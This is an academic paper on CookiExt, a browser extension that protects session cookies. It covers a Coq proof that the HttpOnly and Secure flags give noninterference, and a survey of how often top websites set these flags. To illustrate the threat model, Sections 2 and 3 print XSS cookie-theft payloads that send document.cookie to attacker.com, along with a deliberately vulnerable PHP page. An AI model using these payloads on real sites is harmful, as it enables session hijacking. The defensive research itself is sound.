Journal of Computer Security 0 (2015) 1–0
IOS Press

CookiExt: Patching the Browser Against Session Hijacking Attacks

Michele Bugliesi[a], Stefano Calzavara[a], Riccardo Focardi[a], and Wilayat Khan[a]
[a] *Università Ca' Foscari Venezia*
{*bugliesi,calzavara,focardi,khan*}*@dais.unive.it*

Abstract. Session cookies constitute one of the main attack targets against client authentication on the Web. To counter these attacks, modern web browsers implement native cookie protection mechanisms based on the `HttpOnly` and `Secure` flags. While there is a general understanding about the effectiveness of these defenses, no formal result has so far been proved about the security guarantees they convey. With the present paper we provide the first such result, by presenting a mechanized proof of noninterference assessing the robustness of the `HttpOnly` and `Secure` cookie flags against both web and network attackers with the ability to perform arbitrary XSS code injection. We then develop CookiExt, a browser extension that provides client-side protection against session hijacking, based on appropriate flagging of session cookies and automatic redirection over HTTPS for HTTP requests carrying these cookies. Our solution improves over existing client-side defenses by combining protection against both web and network attacks, while at the same time being designed so as to minimise its effects on the user's browsing experience. Finally, we report on the experiments we carried out to practically evaluate the effectiveness of our approach.

Keywords: Browser security, Session cookies, Formal methods, Noninterference

1. Introduction

Providing online access to modern web applications requires tracking a user's identity across multiple requests. That, in turn, leads naturally to introduce the concept of *web session* to gather different HTTP(S) requests under the same identity, and implement a stateful, authenticated communication paradigm on top of a stateless protocol like HTTP(S). State information in web sessions is typically encoded by means of *cookies*: a cookie is a small piece of data generated by the server, sent to the user's browser and stored therein; the browser will then automatically attach the cookie to all HTTP(S) requests sent to the server which registered it [4]. If the cookie contains a unique session identifier, the server will be able to effectively identify the client and bind together different requests sent by it, thus implementing a stateful communication session.

Cookie-based sessions are exposed to serious security threats, as the inadvertent disclosure of a session cookie provides an attacker with full capabilities of impersonating the client identified by that cookie. Indeed, cookie theft constitutes one of the most prominent web security attacks and several approaches have been proposed in the past to prevent and/or mitigate it [28,25,15,24,33].

Interestingly, this problem is so serious that modern web browsers implement native protection mechanisms based on the HttpOnly and Secure flags to shield session cookies from unintended access by scripts injected into HTML code, as well as by sniffers tapping the client-server link of an HTTP connection.

While there is a general understanding that these flags constitute an effective defense, no formal result has so far been proved about the security guarantees they convey. The risk inherent to this gap between intuitive understanding and formal guarantees should not be underestimated, as experience has shown that any such gap between a prescribed protection mechanism and the security properties it is intended to enforce may hide dangerous security vulnerabilities. Without looking too far, it is well-known that the intuitive *same-origin policy* enforced on many web resources can be circumvented by code injection attacks [17].

Contributions. With the present paper we provide the first formal result assessing the robustness of the HttpOnly and Secure cookie flags with respect to a rigorous attacker model, which captures both web threats and network attacks, and assumes the attacker's ability to perform arbitrary XSS code injection. We state our result in terms of *reactive noninterference* [9], a popular and widely accepted definition of information security, which provides strong protection against any (direct or indirect) information flow occurring in the web browser. To carry out our mechanized proof, we extend Featherweight Firefox [8,7], a core model of a web browser developed in the Coq proof assistant, and we rely on Coq's facilities for interactive theorem proving to establish our result.

The security guarantees provided by our mechanized proof only apply to sessions that draw on appropriately flagged cookies. Clearly, however, poorly engineered websites that do not comply with the recommended flagging still expose their users to serious risks of session hijacking. Our analysis of the Alexa-ranked top 1000 popular websites gives clear evidence that such risks are far from remote, as the HttpOnly and Secure flags appear as yet to be largely ignored by web developers. As a countermeasure, we propose CookiExt, a browser extension that provides client-side protection against the theft of session cookies, based on appropriate flagging of such cookies and automatic redirection over HTTPS for HTTP requests carrying them.

Given that overflagging cookies may hinder client usability, CookiExt relies on a heuristic to identify session cookies, so as to achieve a fine-grained application of the underlying security policy [28,32]. Additionally, CookiExt implements robust fallback mechanisms to maintain session state whenever HTTPS is only partially deployed on a website: this is the most delicate aspect of the practical implementation, which requires a non-trivial engineering effort. We discuss the design of our Google Chrome implementation of CookiExt, and report on the experiments we carried out to evaluate the effectiveness of our approach, both from a security perspective and from the usability point of view. As we discuss in the related work section, CookiExt improves over existing client-side defenses by combining protection against both web and network attacks, while at the same time being designed so as to minimise its impact on the user experience.

Structure of the paper. Section 2 provides background material on cookie-based sessions. Section 3 describes our formal model and our main theoretical result. Section 4 focuses on the practical aspects of session cookie security and presents the details of CookiExt. Section 5 discusses the soundness of our implementation, clarifying its connections to the formal model. Section 6 reports on our experiments. Section 7 discusses related work and Section 8 concludes[1].

Comparison with previous publication. This work revises and significantly extends a published conference paper [11]. We present a list of the most important changes:

– we revised the formal model in Section 3 to provide a more accurate account of the attacker's capabilities in terms of a new label pre-order;
– we reimplemented the original CookiExt prototype based on a thorough usability study, which led us to refine some of the initial design choices. We discuss in Section 4.2 the details of our engineering effort, which allowed us to improve both the robustness and the usability of the original implementation;
– we detail in Section 5 a formal proof of soundness for CookiExt, which fills in the gap between the theoretical model and the practical implementation. This is a novel contribution, which follows from our main theoretical result (Theorem 1);
– we report in Section 6 on a larger-scale experiment with the revised version of CookiExt, providing a more significant assessment of the protection provided by our solution, as well as its usability.

We also added a number of additional details which were omitted from the original conference paper due to space constraints.

2. Background

2.1. Session Cookie Theft: Attacks and Defenses

The attack surface against the confidentiality of session cookies is surprisingly large: this justifies the deployment in standard web browsers of native cookie protection mechanisms [4].

2.1.1. Web Attacks

Web browsers implement a simple protection mechanism for the cookies they store, based on the so-called *same-origin policy*, whereby cookies registered by a given domain are made accessible only to scripts retrieved from that same domain [4]. Unfortunately, as it is well-known, the same-origin policy can be circumvented by a widespread form of code injection attacks known as *cross-site scripting* (XSS). XSS is a dangerous vulnerability, which ranked third in the latest list of the top 10 security threats against web applications compiled by OWASP [29]. In these attacks, a script crafted by the attacker is injected in a page originating from a trusted web site and thus acquires the privileges of that site [17]. As a result, the injected script is granted access to the DOM of the page, and in particular to the Javascript object `document.cookie` containing the session cookies, which can be leaked to the attacker's website.

To make the explanation more concrete, consider the following example [28]. Assume that a website `weak.com` hosts a web page `search.php`, which reads a number of keywords from the user and queries a database for results:

[1]CookiExt and Coq scripts available at `https://github.com/wilstef/sec-session`

```
<?php
  session_start ();
  ...
  $query = $_GET ['q'];
  print "Search results for: <u> $query </u>";
  ...
?>
```

The PHP function `session_start` creates a new session cookie, or resumes the current session if a previously generated session identifier is attached to the request to the page. The vulnerability in the search page arises when the web server dynamically generates the result page, since the latter includes the value of the parameter `q` provided by the GET request to the search page without proper sanitization. An attacker can then steal the session cookie just by providing the following link to the victim, for instance by including it in a malicious web page:

```
http://weak.com/search.php?q=</u><script>
document.write ('<img src ="http://attacker.com/
leak.php?ck =' + document.cookie + '">');
</script>
```

The parameter `q` supplied to the search page is a script, which is injected into the result page provided by `weak.com` to the victim's browser. Hence, the script runs on behalf of `weak.com` and can access the cookies registered by that domain through the object `document.cookie`, which is sent to the attacker's website as the parameter `ck`.

The problem can be rectified by escaping the HTML tags from the variable `$query` before inserting its value in the result page, e.g., by using the `strip_tags` function available in PHP [26]. Unfortunately, appropriate sanitization routines are not always so easy to get right [2] and it is often hard in practice to ensure that a dynamic page using external input parameters is not vulnerable to code injection attacks.

2.1.2. Network Attacks

A network attacker may be able to fully inspect and corrupt all the unencrypted traffic exchanged between the browser and the server. Though adopting HTTPS to encrypt network traffic does provide an effective countermeasure against eavesdropping and active tampering, protecting session cookies against improper disclosure is tricky. For instance, many websites are still only partially deployed over HTTPS [14] and require special attention. In fact, cookies registered by a given domain are by default attached to *all* the requests sent to that domain: consequently, unless appropriate protection is put in place, loading a page over HTTPS may still leak session cookies in clear, whenever the page retrieves additional contents (e.g., images or scripts) over an HTTP connection to the same domain.

Notice that even websites which are *completely* deployed over HTTPS may be vulnerable to session cookie theft, whenever an attacker is able to inject (non-existing) HTTP links to these websites in unrelated web pages: indeed, the browser may still end-up accessing these broken links and send unanswered HTTP requests leaking the session cookies in clear [20].

2.1.3. Browser Protection Mechanisms

Modern web browsers provide two main mechanisms to secure session cookies, based on the `HttpOnly` and `Secure` flags. The `HttpOnly` flag blocks any access to a cookie attempted by

JavaScript or any other non-HTTP API, thus making the cookie available only upon transmissions of HTTP(S) requests and preventing its theft via XSS attacks.

The `Secure` flag, in turn, informs the browser that a cookie may only be included in requests sent over HTTPS connections, thus ensuring that the cookie is always encrypted when transmitted from the client to the server. Since `Secure` cookies will never be attached to requests performed over HTTP connections, they are protected against the security flaws discussed above.

Notice that the `HttpOnly` flag is independent of the `Secure` flag and vice-versa: a cookie can have any possible combination of the two flags.

2.2. Formal Browser Models

Web browsers can be formalized in terms of constrained labelled transition systems known as *reactive systems* [9]. Intuitively, a reactive system is an event-driven state machine which waits for an input, produces a sequence of outputs in response, and repeats the process indefinitely.

Definition 1 (Reactive System [9]). *A* reactive system *is a tuple* $(\mathcal{C}, \mathcal{P}, \mathcal{I}, \mathcal{O}, C_0, \longrightarrow)$*, where* $\mathcal{C}$ *and* $\mathcal{P}$ *are disjoint sets of consumer and producer states respectively;* $\mathcal{I}$ *and* $\mathcal{O}$ *are disjoint sets of input and output events respectively; and* $C_0 \in \mathcal{C}$ *is the initial (consumer) state. The last component,* $\longrightarrow$*, is a labelled transition relation over the set of states* $\mathcal{S} \triangleq \mathcal{C} \cup \mathcal{P}$ *and the set of labels* $\mathcal{A} \triangleq \mathcal{I} \cup \mathcal{O}$*, defined by the following clauses:*

1. *if* $C \in \mathcal{C}$ *and* $C \xrightarrow{\alpha} Q$*, then* $\alpha \in \mathcal{I}$ *and* $Q \in \mathcal{P}$*;*
2. *if* $P \in \mathcal{P}$ *and* $P \xrightarrow{\alpha} Q$ *for some* $Q \in \mathcal{S}$*, then* $\alpha \in \mathcal{O}$*;*
3. *if* $C \in \mathcal{C}$ *and* $i \in \mathcal{I}$*, then there exists* $P \in \mathcal{P}$ *such that* $C \xrightarrow{i} P$*;*
4. *if* $P \in \mathcal{P}$*, then there exist* $o \in \mathcal{O}$ *and* $Q \in \mathcal{S}$ *such that* $P \xrightarrow{o} Q$*.*

Clauses 1 and 3 ensure that consumer states are always ready to process any input and transit to a producer state; clauses 2 and 4 assert that producer states can always emit one or more outputs in response to an input event.

Defining a notion of information security for reactive systems requires one to identify how input events affect the output events generated in response. Let (possibly infinite) *streams* of events be coinductively defined as the largest set generated by the following productions: $S := [] \mid s :: S$, where s ranges over stream elements. Then, the operational behaviour of a reactive system can be characterized as a transformation of a given input stream into a corresponding output stream.

Definition 2 (Trace [9]). *For an input stream* I*, a reactive system in a given state* Q computes *an output stream* O *iff the judgement* $Q(I) \Rightarrow O$ *can be derived by the following inference rules:*

$$\text{(C-Nil)}\ \frac{}{C([]) \Rightarrow []} \qquad \text{(C-In)}\ \frac{C \xrightarrow{i} P \quad P(I) \Rightarrow O}{C(i :: I) \Rightarrow O} \qquad \text{(C-Out)}\ \frac{P \xrightarrow{o} Q \quad Q(I) \Rightarrow O}{P(I) \Rightarrow o :: O}$$

A reactive system generates the trace (I, O) *iff* $C_0(I) \Rightarrow O$*, where* C_0 *is the initial state of the reactive system.*

2.3. Reactive Noninterference

Given the previous definition, it is possible to introduce an effective notion of information security based on the well-known theory of *noninterference*. Let $(\mathcal{L}, \sqsubseteq)$ be a pre-order of security labels and let an observer of the system be represented in terms of a label $l \in \mathcal{L}$, where higher labels correspond to higher observational power. Intuitively, a reactive system is noninterferent if no observer is able to draw a difference between two indistinguishable input streams just by looking at the output streams generated in response to them.

Definition 3 (Reactive Noninterference [9]). *A reactive system is* noninterferent *iff for all labels l and all its traces (I, O) and (I', O') such that $I \approx_l I'$, one has $O \approx_l O'$.*

The notation $S \approx_l S'$ identifies a similarity relation on streams, which corresponds to the inability of an observer at level l to distinguish S from S'. As discussed in the original paper on reactive noninterference [9], different definitions of stream similarity correspond to different notions of information security. We focus here on a very natural (termination-insensitive) notion of noninterference, called *indistinguishable security*, which is obtained by adopting the following definition of stream similarity (known as *visible* similarity [7]).

Definition 4 (Visible Similarity [7]). *Let $\approx_l$ be the largest relation closed under the following inference rules:*

$$\text{(S-Nil)}\ \frac{}{[] \approx_l []} \qquad \text{(S-Vis)}\ \frac{visible_l(s) \quad visible_l(s') \quad s \approx_l s' \quad S \approx_l S'}{s :: S \approx_l s' :: S'} \qquad \text{(S-InvisL)}\ \frac{\neg visible_l(s) \quad S \approx_l S'}{s :: S \approx_l S'} \qquad \text{(S-InvisR)}\ \frac{\neg visible_l(s') \quad S \approx_l S'}{S \approx_l s' :: S'}$$

Notice that the definition is parametric with respect to a visibility and a similarity relations for individual stream elements, defining respectively what is visible and what is indistinguishable from the attacker's perspective. Different instantiations of these relations entail different security guarantees, as we discuss in Section 3.3.

3. Formalizing Web Session Security

We provide an outline of our mechanized formal proof of reactive noninterference for properly flagged session cookies under the currently available browser protection mechanisms. To ease readability, we keep the presentation informal whenever possible: full details can be found in the online Coq scripts. The scripts have been machine-checked using Coq 8.3pl5 on Windows 8.

3.1. Threat Model

As it is customary for reactive noninterference [9], we characterize attackers in terms of a pre-order on security labels, which we define as follows.

Definition 5 (Security Labels and Order). *Let $\mathcal{D}$ be a denumerable set of domain names, ranged over by d. We define the set of* security labels *$\mathcal{L}$, ranged over by l, as the smallest set generated by the following grammar:*

$$l := \bot \mid \top \mid \mathsf{net} \mid \mathsf{http}(d) \mid \mathsf{https}(d).$$

We define $\sqsubseteq$ as the least reflexive relation over $\mathcal{L}$, with $\top$ as a top element, $\bot$ as a bottom element, and closed under the following inference rules:

$$\text{(O-Net)}\ \frac{}{\mathsf{http}(d) \sqsubseteq \mathsf{net}} \qquad\qquad \text{(O-Https)}\ \frac{}{\mathsf{http}(d) \sqsubseteq \mathsf{https}(d)}$$

We can easily prove that $(\mathcal{L}, \sqsubseteq)$ is a pre-order, hence our definition is well-suited for the theory of reactive noninterference. Graphically, for $\mathcal{D} = \{d_1, d_2\}$ we can represent the label pre-order through the diagram in Figure 1.



Fig. 1. The label pre-order for $\mathcal{D} = \{d_1, d_2\}$

It is very natural to characterize the attacker power in terms of a security label in the pre-order above. Specifically, level $\mathsf{http}(d)$ corresponds to a *web attacker* at d, which has no network capability and can only observe HTTP traffic sent to d itself. A web attacker at d with the additional capability of inspecting the HTTPS traffic sent to d is modelled by level $\mathsf{https}(d)$. A *network attacker*, instead, resides at level net and is able to inspect the contents of all the unencrypted network traffic, irrespective of the destination domain. We additionally assume that a net-level attacker is able to observe the *presence* of any HTTPS request sent over the network, even though he does not have access to its contents: the presence of HTTPS traffic may be used to create an implicit information flow and leak session cookies.

We also underline that, since the definition of reactive noninterference (Definition 3) quantifies over all the possible input streams fed to the browser model, our framework implicitly provides any attacker with the ability to inject malicious contents on all the websites, irrespective of the adopted communication protocol. This is important to represent XSS attacks, since they are enabled by server-side vulnerabilities in the input sanitization process and thus orthogonal to the protocol choice. The same universal quantification uniformly captures different capabilities which may be used by the attacker to corrupt the input stream, e.g., the ability to suppress HTTP(S) traffic normally available to active network attackers.

3.2. Noninterference for Session Cookies

The two security properties we target may informally be described as follows:

(1) the value of an `HttpOnly` cookie registered by a domain d can only be disclosed by an attacker at level $\mathsf{http}(d)$ or higher;

(2) the value of an `HttpOnly` and `Secure` cookie registered by a domain d can only be disclosed by an attacker at level https(d) or higher.

The interesting point is that in both cases we target strong confidentiality guarantees, to ensure that the confidentiality of a session cookie is protected against both explicit and implicit flows of information, as prescribed by reactive noninterference. Specifically, we will show that a browser reacting to two input streams that are indistinguishable up to the values of the `HttpOnly` (and `Secure`, when conveyed over HTTPS) cookies attached to the stream components will produce indistinguishable output streams for any observer that is not the intended owner of these cookies.

Before delving into the technical details, we first provide an intuition about how existing attacks are captured by reactive noninterference and we highlight the threats posed by implicit information flows. Consider a web attacker running the HTTP website `attacker.com`, i.e., an attacker at `http://attacker.com` from our label pre-order, and take the following script snippet, where we assume a function `get_ck_val` to simplify the retrieval of a given cookie value:

```
var val = get_ck_val(document.cookie,"PHPSESSID");
for (x in val) {
   var img = document.createElement('img');
   img.src = 'http://attacker.com/leak?char=' + val[x] + '&pos=' + x;
   document.getElementById('placehere').appendChild(img);
}
```

The script retrieves the `document.cookie` object containing all the cookies accessible by the page to read the value of the `PHPSESSID` cookie (storing a session identifier), and then leaks each individual character of the cookie value, along with its position, to the attacker's website by inserting a (broken) image in the page. If the script is injected into a response from `honest.com`, for instance by an XSS attack, the attacker will be able to hijack the user's session.

Now notice that, if the cookie `PHPSESSID` is marked as `HttpOnly`, the previous attack will not work. In particular, irrespective of the value stored in the cookie, the observable output available to the attacker will always be the same, i.e., nothing. This ensures that both the value of the cookie and its length are not disclosed to the attacker, and it is thus safe to deem two HTTP(S) responses from `honest.com` as *similar* for `http://attacker.com` whenever they are identical up to the choice of the `PHPSESSID` cookie value. If the `HttpOnly` flag is not applied to the cookie, we cannot treat the two responses as similar for `http://attacker.com`, since the attacker would be able to draw a difference between them based on the outputs observable at `http://attacker.com` upon a successful XSS attack, thus violating reactive noninterference. Clearly, two HTTP(S) responses from `honest.com` differing only for the choice of the `HttpOnly` cookies *cannot* be similar for `http://honest.com`, since the cookies will still be attached by the browser to any HTTP(S) request sent to `honest.com`.

Notice also that, if the browser implemented dynamic taint tracking of `HttpOnly` cookies to ensure that they are never sent to unintended domains, rather than preventing any access to the cookie value by JavaScript altogether, it would be easy to construct a variant of the attack above leaking the entire cookie value through the control flow of the JavaScript program and reactive noninterference would not hold. Specifically, consider the following script:

```
var val = get_ck_val(document.cookie,"PHPSESSID");
var i = 0;
```

```
for (x in val) {
   var img = document.createElement('img');
   switch (val[x]) {
     case 'A':
       img.src = 'http://attacker.com/leak?char=A&pos=' + i;
       break;
     case 'B':
       img.src = 'http://attacker.com/leak?char=B&pos=' + i;
       break;
     ...
   }
   document.getElementById('placehere').appendChild(img);
   i++;
}
```

The script is semantically equivalent to the one above, but it does not directly output any character of the cookie value: it just branches over each individual character and leaks it indirectly, thus dynamic taint tracking on JavaScript variables would not be enough to prevent the leakage. Luckily, as our result confirms, the `HttpOnly` flag is robust enough to ensure that these implicit information flows cannot occur in the browser.

The entire reasoning can be generalized to the `Secure` flag and a network attacker at level `net` in the label pre-order, with the proviso that any `Secure` cookie must be marked also as `HttpOnly` to be protected: the scripts above already highlight this point. Indeed, if the cookie `PHPSESSID` was not `HttpOnly`, the previous scripts could still leak over HTTP all the characters of the cookie value, thus allowing a network attacker to draw a difference between two responses identical up to the cookies they set. Clearly, reactive noninterference does not hold against network attackers for `HttpOnly` cookies which are not `Secure`, since these cookies can be liberally transmitted over HTTP by the browser as the result of its standard functionality.

3.3. Formalization

As anticipated, our security analysis is based on an extension of Featherweight Firefox, a core model of a web browser developed in the Coq proof assistant [7]. Our goal here is instantiating the definition of reactive noninterference (Definition 3) by providing visibility and similarity relations for the browser input/output events, which formalize our security policy and the threat model. To improve readability, the presentation is based on a (simplified) representation in standard mathematical notation of selected snippets of the Coq implementation.

3.3.1. Extended Featherweight Firefox

Featherweight Firefox [7] provides a fairly rich subset ($\sim$15K lines of Coq code) of the main functionalities of a standard web browser, including multiple browser windows, cookies, HTTP requests and responses, basic HTML elements, a simple Document Object Model, and some of the essential features of JavaScript (including AJAX). FF is a *reactive system*: input events can either originate from the user or from the network, and output events can similarly be sent to the user or to the network. In particular, the model defines how the browser reacts to each possible input by emitting (a sequence of) outputs in response to it. For instance, when FF is in a consumer state, it may accept an HTTP response to a previous HTTP request, thus evolving into a producer state where the scripts included in the response are executed.

We extend FF with a number of new features, to include: (i) support for HTTPS communication; (ii) a more accurate management of the browser cookie jar to model the `Secure` and `HttpOnly` flags with their intended semantics [4], and (iii) HTTP(S) redirects, a feature included in related models which has been shown to have a significant impact on browser security [1,3]. We call the new Coq model we get *Extended Featherweight Firefox* (EFF).

The implementation of EFF arises as expected, though it required several changes to the existing framework to get a working Coq program: we refer to Appendix A for our implementation of the cookie flags in Coq. Here, we just remark that HTTPS communication is modelled symbolically, by extending the syntax of input and output events to make it possible to discriminate between plain and encrypted exchanges (see below). The syntactic elements we introduce to present the visibility and similarity relations of interest for the present paper are borrowed from the original Featherweight Firefox model, up to the changes detailed above.

3.3.2. Visibility and Similarity

Let URLs be defined by the productions:

$$url := \mathsf{blank} \mid \mathsf{url}(protocol, domain, path),$$

where *protocol* $\in \{\mathsf{http}, \mathsf{https}\}$, and *domain* and *path* are arbitrary strings. Let *uwi* range over window identifiers, i.e., natural numbers serving as an internal representation of browser windows; similarly, let *ncid* range over network connection identifiers, which are needed in the browser model to match responses with their corresponding requests. A network connection identifier is a record with two fields: *url*, which contains the URL endpoint of the connection, and *value*, a natural number which uniquely identifies the connection. We use the dot operator "." to perform the lookup of a record field.

Output Events Output events are defined by the following productions:

$$\begin{aligned} o := {} & \mathsf{ui\_window\_opened} \mid \mathsf{ui\_window\_closed}(uwi) \mid \mathsf{ui\_page\_loaded}(uwi, url, doc) \\ & \mid \mathsf{ui\_page\_updated}(uwi, doc) \mid \mathsf{ui\_error}(msg) \mid \mathsf{net\_doc\_req}(ncid, req) \\ & \mid \mathsf{net\_script\_req}(ncid, req) \mid \mathsf{net\_xhr\_req}(ncid, req). \end{aligned}$$

The events are self-explanatory: we dispense from commenting the structure of network requests (*req*) and documents (*doc*) from the Coq model, since they are not strictly relevant to the present discussion. In the following we will just write $\mathsf{net\_req}(ncid, req)$ when the type of the network request is immaterial.

Definition 6 (Visibility for Outputs)**.** *We define* visibility for output events *by means of the following inference rules:*

$$\text{(VO-Net)}\ \frac{url\_label(ncid) \sqcap \mathsf{net} \sqsubseteq l}{visible_l(\mathsf{net\_req}(ncid, req))} \qquad \text{(VO-Top)}\ \frac{}{visible_\top(o)}$$

where the partial function $url\_label(\cdot)$ maps network connection identifiers to security labels as follows:

$$url\_label(ncid) = \begin{cases} \mathsf{https}(d) & \text{if } \exists p : ncid.url = \mathsf{url}(\mathsf{https}, d, p) \\ \mathsf{http}(d) & \text{if } \exists p : ncid.url = \mathsf{url}(\mathsf{http}, d, p). \end{cases}$$

The definition is consistent with the previous characterization of the attacker on the label pre-order. In particular, notice that the presence of both encrypted and unencrypted network traffic is visible to any attacker l such that $l \sqsupseteq \mathsf{net}$, hence it can be used by a network attacker to draw a difference between similar input streams fed to the browser.

Definition 7 (Similarity for Outputs)**.** *We define* similarity for output events *by means of the following inference rules:*

$$\text{(SO-CRYPT)}\ \frac{\exists d : url\_label(ncid) = \mathsf{https}(d) \not\sqsubseteq l}{\mathsf{net\_req}(ncid, req) \approx_l \mathsf{net\_req}(ncid, req')} \qquad \text{(SO-REFL)}\ \frac{}{o \approx_l o}$$

In words, we are assuming that the attacker is able to fully analyse any plain output event it has visibility of, while the contents of an encrypted request can only be inspected by a sufficiently strong attacker, who is able to decrypt the message. We assume here a randomized encryption scheme, whereby encrypting the same request twice always produces two different ciphertexts[2]. Notice that similar ($\approx_l$) output events must be sent to the same URL, i.e., we assume that the attacker is able to observe the recipient of any visible network event.

Input Events The treatment of input events is similar, but subtler. Again, we start by introducing some notation. Let network responses ($resp$) be defined as records with four fields: *del_cookies*, which is a set of names of cookies which should be deleted by the browser; *set_cookies*, which is a set of cookies which should be stored in the browser; *redirect_url*, which is an (optional) URL needed for HTTP(S) redirects; and *file*, which is the body of the response. Cookies, in turn, are ranged over by c and defined as records with six fields: a *name*, a *value*, a *domain*, a *path*, and two boolean flags *secure* and *httponly*.

Input events are then defined by the following self-explanatory productions:

$$\begin{aligned} i := {} & \mathsf{ui\_load\_in\_window}(uwi, url) \mid \mathsf{ui\_close\_window}(uwi) \mid \mathsf{ui\_input\_text}(uwi, field, msg) \\ \mid {} & \mathsf{net\_doc\_resp}(ncid, resp) \mid \mathsf{net\_script\_resp}(ncid, resp) \mid \mathsf{net\_xhr\_resp}(ncid, resp). \end{aligned}$$

Similarly to what we stipulated for output events, we write $\mathsf{net\_resp}(ncid, resp)$ to stand for an arbitrary network response when its type is unimportant.

We presuppose a further condition to rule out input events containing `Secure` cookies registered over HTTP. This corresponds to assuming the following condition for the last three clauses of the input-event productions above: whenever there exists a cookie $c \in resp.set\_cookies$ such that $c.secure = \mathsf{true}$, then $ncid.url$ must be of the form $\mathsf{url}(\mathsf{https}, d, p)$ for some d and p.

[2]This is a sound assumption for HTTPS, since it relies on the usage of short-term symmetric keys and attaches different sequence numbers to different messages.

Any input that does not satisfy this condition is clearly ill-formed, as `Secure` cookies received in clear cannot be protected at the client side, hence we exclude these cases from our formal development for the sake of simplicity. Ruling out ill-formed inputs provides then the formal counterpart of having the browser simply reject them, declining the request to store the cookie. Indeed, even though not all current web browsers seem to implement this check, that is enforced by our browser extension (cf. Section 4).

Definition 8 (Similarity for Inputs)**.** *We define* similarity for input events *as follows:*

$$\text{(SI-NET)}\ \frac{\mathit{in\_erase}_l(\mathit{resp}) = \mathit{in\_erase}_l(\mathit{resp}')}{\mathsf{net\_resp}(\mathit{ncid}, \mathit{uwi}, \mathit{resp}) \approx_l \mathsf{net\_resp}(\mathit{ncid}, \mathit{uwi}, \mathit{resp}')} \qquad \text{(SI-REFL)}\ \frac{}{i \approx_l i}$$

where $\mathit{in\_erase}_l(\mathit{resp})$ is obtained from resp by erasing from $\mathit{resp}.\mathit{set\_cookies}$ the value of every cookie c such that $\mathit{ck\_label}(c) \not\sqsubseteq l$ with:

$$\mathit{ck\_label}(c) = \begin{cases} \mathsf{http}(d) & \textit{if } c.\mathit{domain} = d \wedge c.\mathit{httponly} = \mathsf{true} \wedge c.\mathit{secure} = \mathsf{false} \\ \mathsf{https}(d) & \textit{if } c.\mathit{domain} = d \wedge c.\mathit{httponly} = \mathsf{true} \wedge c.\mathit{secure} = \mathsf{true} \\ \bot & \textit{otherwise.} \end{cases}$$

Intuitively, $i \approx_l i'$ if and only if i and i' are syntactically equal, except for the cookies hidden to an attacker at level l (recall the informal overview in Section 3.2). This is the strictest policy we are able to enforce: cookies which are not marked as `HttpOnly` do not provide any protection in our model, since they can be leaked to any domain using XSS.

Definition 9 (Visibility for Inputs)**.** *We define* visibility for input events *as follows:*

$$\text{(VI-ALL)}\ \frac{}{\mathit{visible}_l(i)}$$

In words, we just stipulate that $\mathit{visible}_l(i)$ holds true for all security labels l and all input events i. This corresponds to stating that the occurrence of a given input event is never hidden to the attacker: indeed, the cookie flags described above are just intended to protect the *value* of the cookie, and not to hide the occurrence of the event which sets the cookie in the browser. We do not provide any confidentiality guarantee for the response content.

3.3.3. Formal Results

Assuming the definitions of visibility and similarity for input and output events introduced above, we have our desired result.

Theorem 1 (Noninterference)**.** *EFF is noninterferent.*

We refer the interested reader to Appendix B for an intuition about the coinductive technique adopted in the proof, which approximately consists of 22K lines of Coq code. However, the result is interesting and important in itself, as it provides a certified guarantee of the effectiveness of the `HttpOnly` and `Secure` flags as robust protection mechanisms for session cookies: for any stream of input events which is fed to the user's browser, any difference in the value of a session cookie which is `HttpOnly` will only be observable by the owner of the cookie or by the network; if the cookie is also `Secure`, however, not even the network can observe any difference.

Needless to say, the theorem only applies to web applications which apply the correct cookie flags. In the next section, we analyze the actual deployment of such mechanisms in existing systems, and describe our approach to enforce their use at the client side to secure them.

4. CookiExt: Strengthening Web Session Security

We start with an analysis of the actual adoption of the security flags in existing systems: our results highlight a dangerous lack of protection, which supports the need for a client-side defense. We then describe the design of our solution, dubbed CookiExt.

4.1. Session Cookie Protection in the Web

We conduct an analysis on the top 1000 websites of Alexa: we first present a heuristic for session cookie detection and then we apply it to the cookies set through the HTTP(S) headers by these websites. Based on this, we collect statistics aimed at understanding whether web developers put in place appropriate defenses for the session cookies set by their web applications.

4.1.1. A Heuristic for Session Cookie Detection

In parallel work [13], we constructed a gold set of cookies from 70 websites, where the session cookies are correctly isolated from all the other ones. The gold set consists of 327 cookies, including 103 cookies used for authentication purposes. Based on this dataset, we can already get a first picture of the deployment of the cookie flags on real websites. Our results are shown in Table 1. The numbers show than more than a half of the session cookies registered by the considered websites have no flag set.

Table 1
Session cookie flags in the gold set from [13]

`HttpOnly`	`Secure`	#cookies	Percentage
yes	yes	8	7.8%
yes	no	38	36.9%
no	yes	0	0.0%
no	no	57	55.3%

Since collecting session cookies in a reliable way is burdensome [13], but we do not want to draw any definite conclusion based on just 70 websites, we define a simple heuristic for session cookie detection and we apply it to extend our analysis to the top 1000 websites of Alexa. Inspired by previous work on client-side protection mechanisms [28,33,32], the heuristic marks a cookie as a session cookie if it satisfies either of the following two conditions:

1. its name matches the patterns ’sess’, ’sid’, ’uid’, ’user’, ’auth’ or ’key’;
2. its value contains at least 10 characters and its index of coincidence IC is below 0.04.

The index of coincidence is a statistical measure which can be effectively employed to estimate how likely a given text was randomly generated [18]. We consider here a variant which is not normalized by the alphabet size: given a string s of length N, let n_i stand for the number of occurrences in s of the i-th character of the alphabet. Assuming an alphabet of size A, we let:

$$IC(s) = \frac{\sum_{i=1}^{A} n_i \cdot (n_i - 1)}{N \cdot (N - 1)}$$

Intuitively, condition 1 is motivated by the fact that several web frameworks register by default session cookies with known names satisfying this condition; moreover, it appears that custom session identifiers tend to include some authentication-related terms in their names as well. Condition 2, in turn, is dictated by the expected statistical properties of a robust session identifier, which is typically a long and random string. The thresholds on the length and the IC have been set empirically, based on a preliminary investigation on known websites.

We can understand the effectiveness of the heuristic by evaluating it against the gold set we constructed. Specifically, we build a *confusion matrix*, keeping track of the number of true positives, false positives, true negatives and false negatives produced by the heuristic on the gold set. The results are shown in Table 2: as it turns out, the heuristic correctly detects a fair amount of the session cookies (around the 70% of them), while not being entirely biased towards always predicting the positive class. Though sub-optimal, it is then still accurate enough for a preliminary investigation; actually, it is more accurate than all the other simple heuristics proposed in the literature so far [13].

Table 2
Confusion matrix for the heuristic (gold set from [13])

		Predicted	
		positive	*negative*
Actual	*positive*	*tp*: 68	*fn*: 35
